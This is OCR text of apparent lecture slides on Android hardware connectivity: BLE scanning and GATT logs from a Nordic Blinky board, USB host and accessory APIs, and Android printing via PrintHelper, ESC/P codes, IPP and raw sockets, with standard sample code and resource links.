
Device type: LE only
Advertising type: Legacy
Appearance: [0] Unknown
Flags: GeneralDiscoverable, BrEdrNotSupported
Complete Local Name: Nordic_Blinky
Complete list of 128-bit Service UUIDs: 00001523-1212-efde-1523-785feabcd123

N/A
3B:E9:55:62:5F:10
NOT BONDED -90 dBm ↔ 273 ms

Galaxy Watch...ive2(033B) LE
C0:F5:42:A1:C7:76
NOT BONDED -92 dBm ↔ 498 ms

LE_WH-1000XM3
70:26:05:D0:D6:5D
NOT BONDED -94 dBm ↔ 1286 ms

Jabra Elite 85h
52:C5:B5:16:CF:19
NOT BONDED -81 dBm ↔ 2060 ms




Generic Access
UUID: 0x1800
PRIMARY SERVICE

Generic Attribute
UUID: 0x1801
PRIMARY SERVICE

Nordic LED Button Service
UUID: 00001523-1212-efde-1523-785feabcd123
PRIMARY SERVICE

Button
UUID: 00001524-1212-efde-1523-785feabcd123
Properties: NOTIFY, READ
Descriptors:
Client Characteristic Configuration
UUID: 0x2902
Value: Notifications enabled

LED
UUID: 00001525-1212-efde-1523-785feabcd123
Properties: READ, WRITE




```
             true)
15:09:39.845 Connection parameters updated
             (interval: 45.0ms, latency: 0, timeout:
             5000ms)
15:09:41.730 Enabling notifications for 00001524-121
             2-efde-1523-785feabcd123
15:09:41.730 gatt.setCharacteristicNotification(000
             01524-1212-efde-1523-785feabcd123,
             true)
15:09:41.731 gatt.writeDescriptor(00002902-
             0000-1000-8000-00805f9b34fb,
             value=0x0100)
15:09:41.823 Data written to descr. 00002902-0000-
             1000-8000-00805f9b34fb, value: (0x)
             01-00
15:09:41.823 "Notifications enabled" sent
15:09:41.825 Notifications enabled for 00001524-121
             2-efde-1523-785feabcd123
15:09:44.788 Reading characteristic 00002a00-0000-
             1000-8000-00805f9b34fb
15:09:44.788 gatt.readCharacteristic(00002a00-0000-
             1000-8000-00805f9b34fb)
15:09:44.883 Read Response received from 00002a0
             0-0000-1000-8000-00805f9b34fb, value:
             (0x) 4B-61-63-7A-6B-61, "Kaczka"
15:09:44.883 "Kaczka" received
15:09:49.474 [Server] PHY updated (TX: LE 2M, RX: LE
             2M)
15:09:49.485 PHY updated (TX: LE 2M, RX: LE 2M)
15:09:59.480 Connection parameters updated
             (interval: 195.0ms, latency: 0, timeout:
             4000ms)
```

Bluetooth Low Energy

McDonald BLE locators ☺


– https://whiterose-infosec.super.site/reversing-mac-donalds-table-beacon-part-1#42eacf3c8d194f589c93a98be27a52f0




41
TABLE SERVICE
Please place tent on table and relax.
Your delicious food is on its way!

USB Connection

- **USB accessory mode** - backported to Android 2.3.4
  - the external USB hardware act as the USB hosts
  - robotics controllers; docking stations; diagnostic and musical equipment; kiosks; card readers



- **USB host mode** - since Android 3.1 (API level 12)
  - the Android-powered device acts as the host.
  - digital cameras, keyboards, mice, and game controllers.



USB Connection – Device Discovery

- AndroidManifest.xml

```
        <activity ...>
            ...
            <intent-filter>
                <action
android:name="android.hardware.usb.action.USB_DEVICE_ATTACHED" />
            </intent-filter>

            <meta-data
android:name="android.hardware.usb.action.USB_DEVICE_ATTACHED"
                android:resource="@xml/device_filter" />
        </activity>
```

- device_filter.xml

```
<resources>
    <usb-device vendor-id="1234" product-id="5678" class="255" subclass="66"
protocol="1" />
</resources>
```

USB Connection – Use Device

- Obtain device

```
UsbManager manager = (UsbManager) getSystemService(Context.USB_SERVICE);
...
HashMap<String, UsbDevice> deviceList = manager.getDeviceList();
Iterator<UsbDevice> deviceIterator = deviceList.values().iterator();
while(deviceIterator.hasNext()){
    UsbDevice device = deviceIterator.next();
    //your code
}
```


- Start controlling USB devices

```
private Byte[] bytes;
private static int TIMEOUT = 0;
private boolean forceClaim = true;
...
UsbInterface intf = device.getInterface(0);
UsbEndpoint endpoint = intf.getEndpoint(0);
UsbDeviceConnection connection = mUsbManager.openDevice(device);
connection.claimInterface(intf, forceClaim);
connection.bulkTransfer(endpoint, bytes, bytes.length, TIMEOUT);
```

DEMO

- **RTL-SDR and Android**

  low-cost DVB-T USB dongle that uses Realtek RTL2832U as the controller and Rafael Micro R820T as the tuner.



Printing

- Require Android 4.4 (API level 19) and higher
  - *PrintHelper* class provides a simple way to print images


```
private void doPhotoPrint() {
    PrintHelper photoPrinter = new PrintHelper(getActivity());
    photoPrinter.setScaleMode(PrintHelper.SCALE_MODE_FIT);
    Bitmap bitmap = BitmapFactory.decodeResource(getResources(),
            R.drawable.droids);
    photoPrinter.printBitmap("droids.jpg - test print", bitmap);
}
```

  - *WebView* supports printing through *PrintManager*

```
PrintManager printManager = (PrintManager) getActivity()
            .getSystemService(Context.PRINT_SERVICE);
String jobName = getString(R.string.app_name) + " Document";
PrintDocumentAdapter printAdapter = webView.createPrintDocumentAdapter(jobName);
PrintJob printJob = printManager.print(jobName, printAdapter,
            new PrintAttributes.Builder().build());
mPrintJobs.add(printJob);
```

POS Printers

- Support **ESC/P** - Epson Standard Code for Printers
  - Used in dot matrix printers and some inkjet printers, and is still widely used in many receipt printers.
  - Escape sequences starts with the escape character ESC (ASCII code 27).



Mechanical control

ESC EM	Control paper loading/ejecting	•	•	•	C-157
ESC U	Turn unidirectional mode on/off	•	•	•	C-159
ESC <	Unidirectional mode (one line)	•	•	•	C-161
BEL	Beeper	•	•	•	C-163
ESC 8	Disable paper-out detector	—	—	•	C-165
ESC 9	Enable paper-out detector	—	—	•	C-166
ESC s	Select low-speed mode	—	•	•	C-167

Printing color and graphics


ESC (G	Select graphics mode	•	—	—	C-169
ESC (i	Select MicroWeave print mode	•	—	—	C-171
ESC .	Print raster graphics	•	—	—	C-172

IPP Protocol / Raw Socket

- Supported since Android Oreo
- **IPP** is implemented using the Hypertext Transfer Protocol (HTTP)
  - IPP uses TCP with port 631 as its well-known port.
  - RFCs 8010 and 8011
  - Clients send IPP request messages with the MIME media type "application/ipp" in HTTP POST requests to an IPP printer.
- **Raw sockets**
  - TCP/IP connections that can be made directly to the physical device server or print server ports.
  - Usually port 9100/tcp
  - http://lprng.sourceforge.net/LPRng-Reference-Multipart/socketapi.htm

Demo - ESP8266 as IPP Server

- https://github.com/gianluca-nitti/printserver-esp8266



Resources

- https://hackaday.com/2023/07/14/how-does-your-mcdonalds-burger-get-to-you/